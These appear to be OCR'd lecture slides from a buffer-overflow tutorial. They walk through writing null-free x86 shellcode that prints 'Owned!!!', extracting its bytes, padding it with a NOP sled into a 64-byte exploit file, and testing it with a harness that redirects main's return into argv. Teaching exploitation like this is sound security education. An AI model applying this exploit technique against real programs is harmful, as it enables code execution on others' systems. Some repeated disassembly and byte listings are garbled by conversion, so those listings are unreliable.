
;exit(int ret)
mov eax,1
mov ebx,0
int 0x80
pac@pac:~/bof $ nasm -f elf shellcode.asm 1
```

A callout bubble with a black arrow points from the number "1" in the command line to the text "compile the shellcode, it produces shellcode.o".

**compile the shellcode, it produces shellcode.o**

The “-f elf” option specifies that this should produce Executable and Linkable Format (ELF) machine code, which is executable by most x86 \*nix systems.

# Inspecting Compiled Shellcode with objdump



pac@pac:~/bof \$ objdump -M intel -d shellcode.o

shellcode.o: file format elf32-i386

Disassembly of section .text:

00000000 <_start>:	
0: b8 04 00 00 00	mov    eax,0x4
5: bb 01 00 00 00	mov    ebx,0x1
a: b9 00 00 00 00	mov    ecx,0x0
f: ba 08 00 00 00	mov    edx,0x8
14: cd 80	int    0x80
16: b8 01 00 00 00	mov    eax,0x1
1b: bb 00 00 00 00	mov    ebx,0x0
20: cd 80	int    0x80

pac@pac:~/bof \$

1 • Inspect the compiled shellcode with **objdump**

Notice that there are several 0x00 bytes!  
This is a **problem** because we intend to pass our input over the command line as a string and strings are terminated with a **NUL** (0x00).  
The command line will stop reading our input after just two bytes once

We need to use some tricks to **rewrite our shellcode** so that it does **not** contain any 0x00 bytes

**Note:** Depending on our architecture we may also need to avoid some other bytes as well. For example, the C standard library treats 0x0A (a new line character) as a terminating character as well.

# Fixing Shellcode

```
section .data
msg db 'Owned!!!',0xa
section .text
global _start
_start:

;write(int fd, char *msg, unsigned int len)
mov eax,4
mov ebx,1
mov ecx,msg
mov edx,8
int 0x80

;exit(int ret)
mov eax,1
mov ebx,0
int 0x80
```

shellcode.asm



```
section .text
global _start
_start:

;clear out the registers we are going to need
xor eax,eax
xor ebx,ebx
xor ecx,ecx
xor edx,edx

; write(int fd, char *msg, unsigned int len)
mov al,4
mov bl,1
; Owned!!!=0x4F,0x77,0x6E,0x65,0x64,0x21,0x21
push 0x21212164
push 0x656E774F
mov ecx,esp
mov dl,8
int 0x80

; exit(int ret)
mov al,1
xor ebx,ebx
int 0x80
```

shellcode2.asm

Create the needed **null** bytes using an  
**XOR** of the same value  
*(anything XOR'd with itself is just 0)*

Store the string on the **stack** and use the **stack pointer** to pass the value to the system call.  
*Remember that since we are pushing these characters onto a stack, we have to push them on in reverse order so that they are popped off later in the correct order.*

# Compiling the Shellcode



The screenshot shows a terminal window titled "Terminal". The window has a menu bar with "File", "Edit", "View", "Terminal", "Tabs", and "Help". The main area displays assembly code:

```
pac@pac:~/bof $ cat shellcode2.asm
section .text
global _start
_start:

;clear out the registers we are going to need
xor eax,eax
xor ebx,ebx
xor ecx,ecx
xor edx,edx


; write(int fd, char *msg, unsigned int len)
mov al,4
mov bl,1
; Owned!!!=0x4F,0x77,0x6E,0x65,0x64,0x21,0x21
push 0x21212164
push 0x656E774F
mov ecx,esp
mov dl,8
int 0x80

; exit(int ret)
mov al,1
xor ebx,ebx
int 0x80

pac@pac:~/bof $ nasm -f elf shellcode2.asm ①
```

A callout bubble points to the command "nasm -f elf shellcode2.asm" with the text "compile the shellcode, it produces shellcode2.o".

# Inspecting Compiled Shellcode with objdump



Terminal

File Edit View Terminal Tabs Help

pac@pac:~/bof \$ objdump -M intel -d shellcode2.o

shellcode2.o: file format elf32-i386

Disassembly of section .text:

00000000 <\_start>:

0: 31 c0	xor	eax,eax
2: 31 db	xor	ebx,ebx
4: 31 c9	xor	ecx,ecx
6: 31 d2	xor	edx,edx
8: b0 04	mov	al,0x4
a: b3 01	mov	bl,0x1
c: 68 64 21 21 21	push	0x21212164
11: 68 4f 77 6e 65	push	0x656e774f
16: 89 e1	mov	ecx,esp
18: b2 08	mov	dl,0x8
1a: cd 80	int	0x80
1c: b0 01	mov	al,0x1
1e: 31 db	xor	ebx,ebx
20: cd 80	int	0x80

pac@pac:~/bof \$

1 • Inspect the compiled shellcode with **objdump**

Notice that there are no 0x00 bytes!

# Building the Exploit: Appending Shellcode

A terminal window titled "Terminal" showing the process of inspecting and extracting shellcode from a compiled binary.

```
pac@pac:~/bof $ objdump -M intel -d shellcode2.o
shellcode2.o:     file format elf32-i386

Disassembly of section .text:
00000000 <_start>:
 0: 31 c0          xor    eax,eax
 2: 31 db          xor    ebx,ebx
 4: 31 c9          xor    ecx,ecx
 6: 31 d2          xor    edx,edx
 8: b0 04          mov    al,0x4
 a: b3 01          mov    bl,0x1
 c: 68 64 21 21 21 push   0x21212164
11: 68 4f 77 6e 65 push   0x656e774f
16: 89 e1          mov    ecx,esp
18: b2 08          mov    dl,0x8
1a: cd 80          int    0x80
1c: b0 01          mov    al,0x1
1e: 31 db          xor    ebx,ebx
20: cd 80          int    0x80


pac@pac:~/bof $ for i in $(objdump -d shellcode2.o |grep '^ ' |cut -f2); do echo -n '\x'$i; done; echo
\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\x04\xb3\x01\x68\x64\x21\x21\x68\x4f\x77\x6e\x65\x89\xe1\xb2\x08\xcd\x80\xb0\x01\x31\xdb\xcd\x80
pac@pac:~/bof $ perl -e 'print "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\x04\xb3\x01\x68\x64\x21\x21\x68\x4f\x77\x6e\x65\x89\xe1\xb2\x08\xcd\x80\xb0\x01\x31\xdb\xcd\x80"' > payload
pac@pac:~/bof $ wc payload
wc: payload:1: Invalid or incomplete multibyte or wide character
 0 1 34 payload
pac@pac:~/bof $
```

Annotations:

1. Inspect the compiled shellcode with **objdump**
2. Print out the content of the compiled shellcode
3. Print out the hex representation of the compiled shellcode content to file **payload**
4. Using the **wc** command we count the number of bytes in the file and observe that our shellcode consists of **34 bytes**


# Building the Exploit: Appending Shellcode

- Using the `wc` command we counted the number of bytes in the file and observed that our **shellcode** consists of **34** bytes.
- Since our target buffer (`buf`) can comfortably hold **64** bytes we fill the first  $64 - 34 = 30$  bytes with **No Operation (NOP** `0x90`) instructions.



# Building the Exploit: NOP Sledding

- This instruction tells the CPU to do **nothing** for one cycle before moving onto the next instruction.
- A series of NOPs creates what we call a **NOP sled**, which adds robustness to our exploit.
- This way we can **jump** the execution of the program to any instruction in the NOP sled and still successfully run our shellcode.



# Building the Exploit: NOP Sledding


```
Terminal
File Edit View Terminal Tabs Help
pac@pac:~/bof $ objdump -M intel -d shellcode2.o
shellcode2.o:   file format elf32-i386
Disassembly of section .text:
00000000 < start>:
 0: 31 c0          xor    eax,eax
 1: 31 db          xor    ebx,ebx
 2: 31 c9          xor    ecx,ecx
 3: 31 d2          xor    edx,edx
 4: b0 04          mov    al,0x4
 5: b3 01          mov    bl,0x1
 6: 68 64 21 21 21 push   0x21212164
 7: 68 4f 77 6e 65 push   0x656e774f
 8: e9 e1          mov    ecx,esp
 9: b2 08          mov    dl,0x8
 10: cd 80          int    0x80
 11: b0 01          mov    al,0x1
 12: 31 db          xor    ebx,ebx
 13: cd 80          int    0x80
pac@pac:~/bof $ for i in $(objdump -d shellcode2.o |grep ^" " |cut -f2); do echo -n '\x'$i; done; echo
\31\c0\31\xdb\31\c9\31\xd2\xb0\x04\xb3\x01\x68\x64\x21\x21\x68\x4f\x77\x6e\x65\x89\xe1\xb2\x08\xcd\x80\xb0\x01\x31\xdb\x88
pac@pac:~/bof $ perl -e 'print "\x31\c0\31\xdb\31\c9\31\xd2\xb0\x04\xb3\x01\x68\x64\x21\x21\x21\x68\x4f\x77\x6e\x65\x89\xe1\xb2\x08\xcd\x80\xb0\x01\x31\xdb\x88"' > payload
pac@pac:~/bof $ wc payload
wc: payload:1: Invalid or incomplete multibyte or wide character
 0 1 34 payload
pac@pac:~/bof $ perl -e 'print "\x90"x(64-34)' > nop
pac@pac:~/bof $ wc nop
wc: nop:1: Invalid or incomplete multibyte or wide character
 0 0 30 nop
pac@pac:~/bof $ cat nop > exploit
pac@pac:~/bof $ cat payload >> exploit
pac@pac:~/bof $ wc exploit
wc: exploit:1: Invalid or incomplete multibyte or wide character
 0 1 64 exploit
pac@pac:~/bof $
```

1 Write (64-34) NOPs “\x90”

2 Put the NOPs first into **exploit** file

3 Append the shellcode to **exploit** file

4 Observe that our **exploit** consists of 64 bytes



# Testing the Exploit


- At this point it would be a good idea to test out your exploit, if it will be able to successfully print “Owned!!!”.

```
int main(int argc, char **argv){  
    int *ret;  
    ret = (int *)&ret+2;  
    (*ret) = (int)argv[1];  
}
```

harness.c

The harness works by returning **main** to the **argv** buffer, forcing the CPU to execute data passed in the program arguments.

*Probably not a best practice as far as C programs go!*




You should see that “Owned!!!” got printed to the console.

Run **harness.o** with the **exploit** content as argument

